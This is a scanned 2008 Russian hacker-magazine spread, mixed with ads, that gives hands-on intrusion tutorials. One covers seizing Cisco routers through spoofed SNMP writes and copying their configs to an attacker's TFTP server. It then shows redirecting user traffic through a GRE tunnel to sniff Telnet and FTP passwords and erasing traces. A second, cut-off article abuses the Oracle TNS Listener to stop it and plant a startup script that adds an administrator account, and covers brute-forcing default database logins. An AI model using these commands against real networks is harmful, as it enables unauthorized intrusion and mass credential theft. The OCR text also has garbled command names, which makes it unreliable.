
Укрощение дикой киски, или сливаем пароли чемоданами

ВЗЛОМ МАРШРУТИЗАТОРОВ ЧЕРЕЗ ИЗЪЯНЫ SNMP

Сегодня маршрутизаторы фирмы Cisco Systems — это железная основа сети Интернет. Их стабильное функционирование является залогом работоспособности глобальной сети, и потому любая критическая ошибка в их прошивке может поставить под угрозу нормальную работу и связность особо важных сегментов интернета. Сейчас я расскажу о нескольких уязвимостях железной кошки, о которых ты просто обязан знать.



Конфигурация маршрутизатора



Настраиваем машину атакующего

✂ «БОЧКИ», ИЛИ ВЗЛОМ МАРШРУТИЗАТОРА ПО SNMP

К счастью (а может, к сожалению), в последнее время критических ошибок в операционной системе IOS стали находить все меньше, но количество багов в голове сетевых администраторов от этого не сокращается. На просторах Дикого-дикого Веба все еще можно встретить роутеры, доступ к которым осуществляется посредством Telnet и маршрутизаторы SNMP-community с именами public или private. Если использование для доступа к терминалу протокола Telnet — это еще половина беды, то применение простых и часто встречающихся имен SNMP-community (да еще и без должной фильтрации) — это вообще полный белый пушистый зверек. SNMP-сервер маршрутизатора как раз и будет нашей главной целью атаки, вариантов которой может быть несколько.

Первый вариант открыт для нас, если доступ к SNMP-агенту атакуемого маршрутизатора фильтруется плохо или не фильтруется вообще. В таком случае достаточно использовать перебор community-строк по словарю или брутфорсом. К счастью (или опять же к сожалению), SNMP-сервер не имеет понятия о том, что такое количество попыток и их лимит, потому перебор можно осуществлять сплошным потоком, используя различные утилиты. Конечно, лучше, если это будет самописный скрипт, но использование готового софта тоже вполне приемлемо. Например, можно заюзать тулзы из состава Solar Wind Engineers Toolset 9.0 — комплекта приложений для сетевых инженеров, в состав которого входят утилиты для брутфорсинга строк SNMP-community и атаки по словарю. Утилиту очень просто найти в пиринговых сетях, надеюсь, это не составит больших проблем (для тех, кто в танке: мы выложили эту утилиту на наш DVD).

Второй вариант доступен нам, если SNMP-community задана распространенной (а значит, легко подбираемой) строкой, но доступ к SNMP-агенту надежно фильтруется в списках правил. Этот вариант мы рассмотрим подробнее, так как он представляет больший интерес и сложность в сравнении с первым. Конечно, здесь может иметь место еще более сложный вариант, состоящий из комбинации первого и второго способа, о котором мы еще поговорим.

Итак, все же вернемся ко второму варианту. В качестве плацдарма для атаки будем использовать компьютер под управлением ОС Linux (в моем случае это Gentoo Linux 2007.0 с ядром 2.6.23). Для реализации атаки требуется наличие пакета net-snmp и iptables (я использовал версии пакетов 5.4 и 1.3.8 соответственно). Помимо всего прочего, в ядре должна быть включена полная трансляция сетевых адресов и отслеживание соединений в виде модулей iptable_nat, ip_conntrack и ip_tables или в виде следующих опций в ядре, заданных при компиляции:

```


CONFIG_NETFILTER=y
CONFIG_NF_CONNTRACK_ENABLED=y
CONFIG_NF_CONNTRACK=y
CONFIG_NF_CONNTRACK_IPV4=y
CONFIG_IP_NF_IPTABLES=y
CONFIG_NF_NAT=y
CONFIG_NF_NAT_NEEDED=y
    
```

После установки всех требуемых пакетов и, при необходимости, пересборки ядра первым делом нужно добавить правило iptables, которое будет выполнять преобразование сетевых адресов (в нашем случае их подмену). В правиле необходимо указать, что адрес источника всех пакетов, направляющихся по протоколу UDP к SNMP-агенту маршрутизатора (работающего на 161-м UDP-порту), надо заменить адресом того хоста, который может беспрепятственно использовать SNMP-менеджер для управления и сбора статистики (читай: админский адрес). Подобная запись выглядит следующим образом:


```

iptables -t nat -A POSTROUTING -p udp --dst 10.10.100.200
--dport 161 -j SNAT --to-source 192.168.0.137
    
```

Здесь '--dst' — адрес атакуемого маршрутизатора, '--to-source' — адрес доверенного хоста, который имеет доступ к SNMP-агенту. Для полной уверенности в корректности функционирования такой команды рекомендую сделать пробный дамп tcpdump'ом и посмотреть адреса назначения. Скорее всего, у тебя, мой уважаемый читатель, сразу возник вопрос о том, как мы будем получать ответы от SNMP-сервера маршрутизатора (агента). Ответ — никак. Нам это и не требуется. Единственный минус такого расклада — мы не сможем контролировать правильность выполнения команд и быть абсолютно уверенными в том, что мы все делаем правильно: ответы будут уходить доверенному адресу, а мы будем получать тайм-ауты запросов, однако маршрутизатор при правильно составленных запросах покорно выполнит все, что от него требуется. На самом деле это очень похоже на то, как мы нередко ночью добираемся до холодильника на кухню: хоть глаза ничего и не видят, дорогу мы знаем прекрасно и всегда можем найти пункт назначения :) Такая покорность маршрутизатора обусловлена, как ты догадался, принципом работы протокола UDP, ведь соединение по UDP на транспортном уровне не устанавливается, и мы спокойно можем передавать данные, не беспокоясь за их доставку и не получая уведомления о ней. Естественно, как и в любой другой системе, крупная добыча (хотя и не



Раскодируем cisco password type 7



Терминал sTerm с функциями спуфинга



> warning

Внимание! Все действия взломщика противозаконны! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут! Все эксперименты по взлому проводились исключительно на тестовом стенде.

являющаяся главной целью) — это конфигурационные файлы. Операционная система маршрутизаторов Cisco IOS не исключение, здесь этими конфигурационными файлами могут быть running-config и startup-config, главное отличие которых понятно из названия, но разницы между ними в полностью настроенном и автономно функционирующем маршрутизаторе чаще всего нет. Этот конфигурационный файл, описывающий все настройки роутера, и будет нашей главной целью при атаке на SNMP-community, доступной на запись. Получить конфиг можно несколькими способами, но те из них, которые являются автономными, мы рассматривать не будем. По сети конфигурационный файл может быть получен по протоколам FTP, TFTP или RSCP. В своем примере я буду использовать протокол TFTP для простоты, в качестве TFTPd заюаем демон atftpd (я задействовал версию atftp 0.7, хотя вместо нее с таким же успехом под Windows мог бы быть заюзан TFTP-сервер из состава SolarWinds Engineers Toolset). Спиронеренный конфиг будет сохраняться в дефолтной папке tftpd — /tftpboot. Что до таблиц SNMP-MIB, то нас будет интересовать раздел CISCO-CONFIG-COPY-MIB, который доступен в Cisco IOS начиная с 12-й ветки, заменив собой устаревшую секцию OLD-CISCO-SYSTEM-MIB.

Укажем, что для передачи данных используем TFTP-протокол:

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.2.666 integer 1
```

В качестве целого числа задается протокол 1 для TFTP, 2 для FTP и 3 для RSCP. Число 666 выбрано случайно и идентифицирует ячейку, в которую мы записываем нашу составную команду для копирования. <device name> — имя целевого маршрутизатора или IP-адрес. В моем случае это 172.22.2.1. Собственно, строка «1.3.6.1.4.1.9.9.96.1.1.1.1.» — это фиксированное значение OID из состава CISCO-CONFIG-COPY-MIB, отвечающее за копирование. Затем идет цифра, которая отвечает за составные части «команды копирования». Далее укажем, что хотим скопировать текущий используемый конфигурационный файл — running-config:

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.3.666 integer 4
```

Если указать после integer 1, то IOS будет пытаться копировать файл из сети, находящийся, например, на TFTP; если 2, то любой локальный файл, не являющийся конфигурационным; 3 (startup-config), 4 (running-config); и последний вариант 5 —

стандартный терминальный вывод. Третьей командой указываем, что хотим скопировать файл по сети (ccCopyDestFileType INTEGER: networkFile):

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.4.666 integer 1
```

Варианты целочисленного параметра аналогичны предыдущей команде. Четвертой командой назначим адрес TFTP-сервера:

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.5.666 address <адрес TFTP-сервера>.
```

В моем случае это 172.22.1.18. Далее зададим имя файла на TFTP-сервере:

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.6.666 string victim-config
```

После того как команда составлена, можно запускать процесс копирования:

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.14.666 integer 1
```

Для запуска копирования можно указать параметр 1 или 4. Если бы у нас был доступ, то мы могли бы проверить, успешно ли выполнена команда:

```
snmpwalk -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.10.666
```

Однако, как и в случае всех других команд, нам будет возвращен статус:

```
Timeout: No Response from <device name>.
```


Потому правильность выполнения команды мы будем проверять по наличию в папке /tftpboot файла victim-config приемлемого размера. Далее можно подчистить за собой следы — удалить ячейку 666 со всеми нашими командами:

```
snmpset -v 1 -c private <device name> .1.3.6.1.4.1.9.9.96.1.1.1.1.14.666 integer 6
```



> video

На DVD-диске ты найдешь мое видео, показывающее процесс взлома Cisco



> dvd

На диске ты найдешь весь софт, описанный в статье.

Ах да, чуть не забыл: естественно, в качестве community-строки private должно быть имя, заданное на маршрутизаторе.

✉ «АПЕЛЬСИНЫ», ИЛИ СЛИВАЕМ ПАРОЛИ ЧЕРЕЗ GRE-ТУННЕЛЬ

Перейдем к следующему пункту наших действий — получению терминального доступа к консоли. В скачанном конфиге нас больше всего интересуют, как это ни банально, пароли. Паролей может быть несколько в разных вариациях: пароль на enable-режим (enable password 7 <пароль в виде открытого текста> или enable secret 5 <пароль в MD5>), пароль на терминальный доступ:

```
...
!
line vty 0 15
 password 7 <пароль в виде открытого текста>
...
```

А также пароль и имя пользователя (username <имя пользователя> password 7 <пароль в виде открытого текста> или username <имя пользователя> secret 5 <пароль в MD5>).

Кроме всего вышеназванного, вместо открытого текста в конфигурационном файле может присутствовать, например, такая строка: «password 7 06120A3258», где пароль закодирован в результате применения команды service password-encryption. Здесь 06120A3258 — не что иное, как пароль, отображенный открытым текстом — «test». Подобную кодировку назвать шифрованием тяжело, так как алгоритм ее кодирования давно известен и декодируется, например, утилитой Cain&Abel, хотя точно такие же возможности предоставляет S Solar Wind Engineers Toolset в утилите Cisco Router Password Decryption.

Возвращаясь к конфигурационному файлу атакуемого маршрутизатора, мы без труда найдем строки, отвечающие за конфигурацию паролей, и взломаем их перебором или по словарю в Cain либо просто декодируем их. Конечно, если пароль задан в MD5, то придется потратить значительное время. Итак, пароль получен! Однако радоваться еще рано, ведь доступ к виртуальному терминалу может быть ограничен списком доступа, например, так:

```
...
!
access-list 10 permit 172.22.1.7
access-list 10 deny any
!
...
line vty 0 4
 access-class 10 in
 password 7 051F031C35
 login
!
...
```

В таком случае решения может быть как минимум два. Первое — попытаться обойти этот стандартный список доступа. Однако трюк, подобный тому, что мы провели с SNMP, здесь не прокатит по нескольким причинам. Как Telnet-, так и SSH-протоколы используют надежный транспортный протокол TCP, который непременно требует установки соединения с помощью трехэтапного рукопожатия SYN<->SYN/ACK<->ACK. Кроме того, ответные данные получать просто необходимо, иначе соединение теряет свой смысл. И все же решение этой проблемы есть, но доступно оно лишь в том случае, если атакующий находится в той же самой подсети, что и адреса, доступ которым разрешен по терминалу. Общий смысл сводится либо к простой смене адреса на интерфейсе атакующего, либо к спуфингу IP-адреса и/или MAC-адреса. Моей любимой утилитой, реализующей последнее, является sTerm от кодера MAO, создателя Cain&Abel. Скорее всего, разобраться с ней тебе не составит труда: все, что требуется сделать, — это задать желаемый IP-адрес и указать, требуется ли спуфить MAC-адрес источника.

И все же добраться в нужный сегмент сети чаще всего не представляется возможным, поскольку находится он, в отличие от маршрутизаторов, в DMZ за корпоративным аппаратным файрволом на основе, например, Cisco PIX. Конечно, это устройство тоже подвержено некоторым уязвимостям, но это повод для отдельной статьи. Итак, допустим, мы находимся за много километров и хопов от атакуемого маршрутизатора, и наша конечная цель — пачками в благородных целях (для коллекции) собрать пароли пользователей, трафик которых проходит через тот самый маршрутизатор.

Тогда мы выберем другую тактику и снова обратимся к SNMP. Все, что потребуется изменить в предыдущем сценарии, — это поменять местами источник копирования и назначения, предварительно изменив конфигурационный файл на нашем TFTP. Этот способ также применим, если нам не удалось/не хватило мощности или времени/лениво подобрать пароль. Идея нашей атаки заключается в создании туннеля между атакующим и атакуемым роутером для заворачивания трафика от маршрутизатора к атакующему и последующего его возврата на роутер. Если ты знаком с базовыми принципами маршрутизации, то должен прекрасно понимать, что туннель необходим, чтобы адрес следующего пункта назначения находился в той же подсети, что и один из интерфейсов маршрутизатора, через который будет проходить тот самый трафик. В нашем случае это будет самый распространенный интерфейс-туннель, используемый на Cisco роутерах, — GRE.

Открываем любимый текстовый редактор (позор, если это не vim или emacs) и приступаем к редактированию:

```
..
!
interface Tunnel0
 ip address 10.0.0.1 255.255.255.252
 tunnel source 172.22.2.1
 tunnel destination 172.22.1.18
!
interface Ethernet0/0
 ip address 172.22.2.1 255.255.255.128
 ip policy route-map sniff-traffic
!
interface Ethernet0/1
 ip address 192.168.0.2 255.255.255.252
 ip policy route-map sniff-traffic
!
...
!
access-list 101 permit tcp any any eq telnet
access-list 101 permit tcp any any eq ftp
access-list 101 permit tcp any eq telnet any
access-list 101 permit tcp any eq ftp any
...
route-map sniff-traffic permit 10
 match ip address 101
 set ip next-hop 10.0.0.2
!
...
```

Первым делом мы создаем новый интерфейс — Tunnel0. По умолчанию он имеет тип IP/GRE. В качестве источника зададим один из адресов существующих интерфейсов маршрутизатора, участвующих в процессе форвардинга трафика, а в качестве адреса назначения — адрес атакуемого. В моем примере это 172.22.1.18. Далее создаем расширенный список доступа, который может фильтровать трафик, в отличие от стандартных ACL, не только по IP-адресу источника, и укажем, какие протоколы, точнее, порты служб, к которым направляется трафик, нас интересуют. Следующим шагом будет создание карты маршрута (route-map), в которой мы сообщаем, что хотим перенаправлять трафик, соответствующий критериям ACL 101, на адрес 10.0.0.2, который впоследствии назначим туннельному интерфейсу на машине атакующего. Ну и, наконец, применим карту маршрутов к интерфейсам с помощью политики IP:



Общая схема атаки



links

- www.oxid.it — сайт кодера MAO, создателя Cain&Abel и sTerm.
- www.cisco.com — незаменимый источник информации об оборудовании Cisco Systems.
- www.solarwinds.net — официальный сайт компании SolarWinds, разработчика Engineers Toolset, использованного мной в статье.
- hellknights.void.ru — сайт Hell Knights Crew.
- shados.freeweb7.org — моя домашняя страница.

```
ip policy route-map sniff-traffic
```

Все. Конфигурация готова, можно заливать ее обратно на маршрутизатор, как я описал это выше. Теперь перейдем к машине атакующего. Для наших целей нам понадобится модуль ядра ip_gre. Вот что сообщил modinfo об этом модуле в моей системе:

```
filename: /lib/modules/2.6.23-gentoo-r1/kernel/net/ipv4/ip_gre.ko
license: GPL
depends:
vermagic: 2.6.23-gentoo-r1 mod_unload 686 4KSTACKS
```

Для загрузки модуля выполним:

```
modprobe ip_gre
```

И проверим успешность его загрузки с помощью команды:

```
lsmod | grep ip_gre
```

Если все прошло успешно, то самое время приступить к установке пакета iproute2 — набора программ для просмотра и манипуляции параметрами сетевых устройств, заменившего полный набор классических сетевых утилит *nix. С помощью него мы будем управлять нашим GRE-туннелем и маршрутизацией. Я использовал версию iproute2-ss070710, чего и тебе советую (на момент написания статьи она была последней). Туннель будет аналогичен тому, что мы создали на маршрутизаторе, с тем лишь отличием, что адреса источника и назначения поменяются местами:

```
ip tunnel add Tunne10 mode gre remote
172.22.2.1 local 172.22.1.18
```

Далее назначаем адреса туннелю:

```
ip addr add 10.0.0.2/30 dev Tunne10
```

И поднимаем линк:

```
ip link set Tunne10 up
ip addr add 10.0.0.2/30 dev Tunne10
```

В Википедии есть неплохая статья о SNMP: ru.wikipedia.org/wiki/SNMP.

Мне больше понравилась эта: www.securityfocus.com/infocus/1847 :).



Так как весь трафик нам необходимо возвращать на атакуемый маршрутизатор, то основным шлюзом будет для нас адрес 10.0.0.1. Чтобы не потерять связь с адресом 172.22.2.1, пропишем к нему отдельную маршрутизацию:

```
ip route del default
ip route add default via 10.0.0.1
ip route add 172.22.2.0/25 via 172.22.1.61
```

Естественно, чтобы была возможность перенаправлять трафик, необходимо такую опцию включить:

```
echo '1' > /proc/sys/net/ipv4/ip_forward
```

И проверить, все ли корректно настроено у нас в iptables для цепочки FORWARD. Теперь все готово для того, чтобы перенаправлять трафик и вытаскивать из него пароли чемоданами. В качестве парольного снифера я использую dsniiff версии 2.4. Запустим его:

```
dsniiff -i Tunne10 -w ./sniffed_passwords
```

Через некоторое время файл sniffed_passwords начнет заполняться паролями от FTP и Telnet-сессий. Прочитать файл можно так:

```
dsniiff -r ./sniffed_passwords
```

ЗЛОКЛЮЧЕНИЕ

Как говорил Остап Бендер, «грузите апельсины бочками». На этом все. Стоит отметить, что подобный сценарий уже был описан в статье Mati Aharoni, William M. Hidalgo «Cisco SNMP configuration attack with a GRE tunnel» на www.securityfocus.com еще в 2005 году. Однако способ, приведенный авторами, чрезвычайно неудобен, поскольку требует физического доступа к маршрутизатору у атакующего и имеет предрасположенность к страшным извращениям с tcpdump'ом. Естественно, Циску в ближайшем киоске не купишь, да и стоит самая простая модель немалых денег. Это первое. А второе — достать жирный канал, который смог бы переварить большой объем проходящего трафика, тоже будет проблематично. Ну и третье — скрытность. Понятно, что анонимный root-shell скроет следы атакующего, да и достать его очень просто (но не в соседнем киоске :)). Всего наилучшего. ☞

ТЕСТЫ:

- ЛАЗЕРНЫЕ МЫШИ ВСЕХ РАЗНОВИДНОСТЕЙ • WEB-КАМЕРЫ
- УЧИМ КАК ОПТИМАЛЬНО НАСТРОИТЬ ВИДЕОКАРТУ
- РАЗГОН ЭКСТРЕМАЛЬНЫХ МАТЕРИНСКИХ ПЛАТ

Источник информации для техноманьяков

#01 | 47 | Январь 2008

ЖЕЛЕЗО

В ЖУРНАЛЕ:
новости, обзоры,
тесты, советы
и секреты



Холодное оружие

Простое и эффективное охлаждение

Учим как настроить видеокарту
Разгон экстремальных материнских плат
Бренд Texas Instruments

81


устройство
в номере

040-066

ЧЕРНЫЙ И БЕЛЫЙ
лазерные принтеры
всех категорий
МЫШИНЫЕ БЕГА
манипуляторы
нового поколения
СЕБЯ ПОКАЗАТЬ
web-камера как
необходимость

DVD в комплекте

ЖУРНАЛ В ПРОДАЖЕ С 10 ЯНВАРЯ



SH2KERR
/ SH2KERR@GMAIL.COM /

ЗВЕРСКИЕ ОПЫТЫ НАД ORACLE

ВЗЛОМ И ЗАЩИТА ПОПУЛЯРНОЙ СУБД

Анализ защищенности корпоративных сетей все чаще показывает, что уровень обеспечения безопасности заметно возрос: администраторы своевременно устанавливают системные обновления, стандартные пароли на активное сетевое оборудование встречаются все реже, сети сегментируют и разграничивают доступ, парольная политика во многих системах соблюдается. Однако еще имеет место ряд проблем, которым до сих пор не уделяется должного внимания. Одна из них — это защищенность корпоративных систем управления базами данных, в частности Oracle. О безопасности использования этой СУБД мы сегодня и поговорим.

0

Oracle — одна из самых распространенных СУБД, используемых в корпоративных системах. Поскольку тема безопасности Oracle довольно обширна, была собрана небольшая статистика наиболее распространенных версий СУБД

Oracle в корпоративных сетях. Как оказалось, версия Oracle Database 9i до сих пор самая актуальная (68%), несмотря на то что 10g [20%] вышла уже давно, а недавно выпустили и 11-ю версию. Что касается операционных систем, то Oracle обычно устанавливается на серверы под управлением Windows (41%) и Linux (32%), реже — на HP-UX (19%) и прочих операционках. Следовательно, сосредоточим внимание на Oracle 9i, а также на версии 10g, которая уже в ближайшее время должна ее полностью заменить.

✘ ЛОМАЕМ ORACLE СНАРУЖИ

Удаленный доступ к базе данных предоставляет сервис Oracle TNS Listener (по умолчанию порт 1521). Listener принимает клиентские запросы на соединение и направляет их для обработки в соответствующий серверный процесс. Обычно Listener рассматривается как первый этап на пути вторжения в базы данных. Плохо сконфигурированный незащищенный


Listener подвержен различным атакам, включая удаленное выполнение команд и отказ в обслуживании. В версии Oracle ниже 10g по умолчанию возможно осуществление анонимного подключения и, как следствие, удаленное управление сервисом.

В дефолтной конфигурации злоумышленник может:

- 1) получить детальную информацию об атакуемой системе, как то:
 - имена баз данных (SIDs),
 - версия СУБД,
 - пути к log-файлам,
 - операционная система, на которой установлена СУБД;
- 2) произвести DoS-атаку;
- 3) выполнять SQL-команды от имени DBA;
- 4) получить удаленный доступ к системе.

Для подключения к Listenerу применяется стандартная утилита lsnrctl, входящая в набор тулз, устанавливаемых с клиентом для СУБД Oracle. Для получения информации используется команда status.

DoS-атака может быть осуществлена с помощью утилиты lsnrctl. Командой stop удаленный неавторизованный пользователь может остановить TNS Listener.



Dll patching, после модификации

```
C:\lsnrctl
LSNRCTL> stop
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
The command completed successfully
LSNRCTL> status
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(KEY=EXTPROC)))
TNS-12541: TNS:no listener
TNS-12560: TNS:protocol adapter error
```

Для получения удаленного доступа к системе используется скрипт `tnscmd2.pl` (www.jammed.com/~jwa/hacks/security/tnscmd2.pl), позволяющий Листенеру выполнять команды и генерировать произвольные пакеты. С помощью команды `set log_file` удаленный неавторизованный пользователь может изменить файл для хранения логов, например, на исполняемый файл, лежащий в папке автозагрузки пользователя. А тот, в свою очередь, запустится при входе пользователя в систему. Для примера рассмотрим получение прав на Windows-сервере.


```
[root@server]# ./tnscmd2.pl -h 192.168.30.13 --rawcmd
" (DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=) (HOST=)
(USER=)) (COMMAND=log_file) (ARGUMENTS=4) (SERVICE=LISTENER) (VERSION=1) (VALUE=C:\Documents and Settings\Administrator\Start Menu\Programs\Startup\1.bat))) "
```

```
[root@server]# ./tnscmd2.pl -h 192.168.30.13 --rawcmd
" (DESCRIPTION=(CONNECT_DATA=(
> net user new_Admin h@ck3r /add
> net localgroup Administrators new_Admin /add
> "
```

В результате этих действий на сервере в папке административной автозагрузки таинственным образом появляется файл, создающий нового локального администратора с известным злоумышленнику паролем. Тем самым мы получаем административный доступ к серверу.

Для защиты TNS Listener существует несколько параметров, которые тем или иным образом повышают его безопасность.

1. **PASSWORD**. Если пароль установлен, то неавторизованный злоумышленник сможет выполнять только команды `status` и `version`, что совсем небезопасно.
2. **ADMIN_RESTRICTIONS** — этот параметр во включенном состоянии запрещает любые удаленные изменения конфигурационного файла.
3. **LOCAL_OS_AUTHENTICATION** — этот параметр во включенном состоянии позволяет управлять Листенером только локально. Удаленно возможно



Dll patching, до модификации

только выполнение команды `version`, которая выдаст нам версию установленной СУБД и операционной системы.

Так как с точки зрения управления крупной системы предпочтительнее иметь возможность удаленного администрирования Листенера, многие администраторы отключают `LOCAL_OS_AUTHENTICATION`, но не устанавливают пароль, что делает Oracle 10G таким же уязвимым, как и 9i.

✘ ПОДКЛЮЧЕНИЕ К СУБД

Для подключения к СУБД кроме имени и пароля необходимо знать имя базы данных (SID). Незащищенный Листенер по умолчанию выдает имена баз данных без аутентификации. Достаточно воспользоваться утилитой `lsnrctl` с опцией `services`.

```
LSNRCTL> services
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "orcl" has 1 instance(s).
Instance "orcl", status READY, has 1 handler(s) for this service...
The command completed successfully
```

На случай если на Листенер установлен пароль или включена опция `LOCAL_OS_AUTHENTICATION`, существует множество способов получения имени базы данных.

Вот наиболее распространенные:

1. Поиск информации в сторонних приложениях.
 - 1.1. Например, СУБД Oracle 10g R2 по умолчанию устанавливает Oracle Application Server, который работает на порту 1158. Этот сервер доступен для удаленного подключения и выдает вместе с окном ввода логина и SID базы данных.
 - 1.2. При установке Oracle в связке с системой SAP/R3 узнать SID базы данных можно, подключившись к приложению SAP web-management, обычно висящему на порту 8001/TCP и отвечающему за управление системой SAP. На запрос несуществующего файла, сервер выдает страницу ошибки, на которой содержится SID базы данных.
2. Имя базы данных является стандартным, словарным или частично/полностью совпадает с DNS/NETBIOS-именем хоста, например ORCL.
3. Имя базы данных состоит из малого количества символов. Например, все четырехсимвольные имена перебираются в течение двух часов.
4. Имя базы данных можно узнать по ссылке из другой базы данных, из файла `tnsnames.ora` на взломанном хосте, а также, например, прослушивая сетевой трафик.

Для перебора можно воспользоваться программой SIDGUESS. Как видно, способов выяснения SID'а базы данных без доступа к Листенеру достаточно. В своей практике в 90% случаев тем или иным способом SID базы данных я добывал.

Получив SID базы данных, мы можем пытаться подобрать пароли учетных записей пользователей. СУБД Oracle при установке создает множество системных учетных записей со стандартными паролями, и обычно администраторы забывают отключать или хотя бы менять пароли. К примеру, при установке СУБД Oracle 9 R2 инсталлятор просит ввести новые пароли для учетных записей SYS и SYSTEM, но пароли учетных записей DBSNMP и SCOTT остаются стандартными. Кроме приведенных выше логинов множество приложений, интегрируемых с Oracle, использует свои стандартные системные учетные записи. Список стандартных аккаунтов насчитывает порядка 600 имен и доступен в интернете. Для проверки СУБД на наличие логинов с паролями, установленными по умолчанию, а также для подбора паролей можно воспользоваться утилитой oscanner (www.cqure.net/tools/oscanner_bin_1_0_6.zip).

```
E:\tools\osscanner_bin>osscanner -s 192.168.30.13
```

Есть несколько моментов, благодаря которым перебор паролей в СУБД Oracle приносит успех:

1. Многие системные имена пользователей известны, что позволяет подбирать только пароли.
2. По умолчанию ограничений на длину и сложность пароля не установлено.
3. Перебор паролей к учетным записям не блокируется.
4. Базы данных обычно содержат много учетных записей, а нам достаточно подобрать хотя бы одну (не обязательно административную).

В моей практике в 90% случаев перебор паролей к СУБД Oracle завершился успехом и на это требовалось не более 10-15 минут.

ЛОМАЕМ ORACLE ИЗНУТРИ

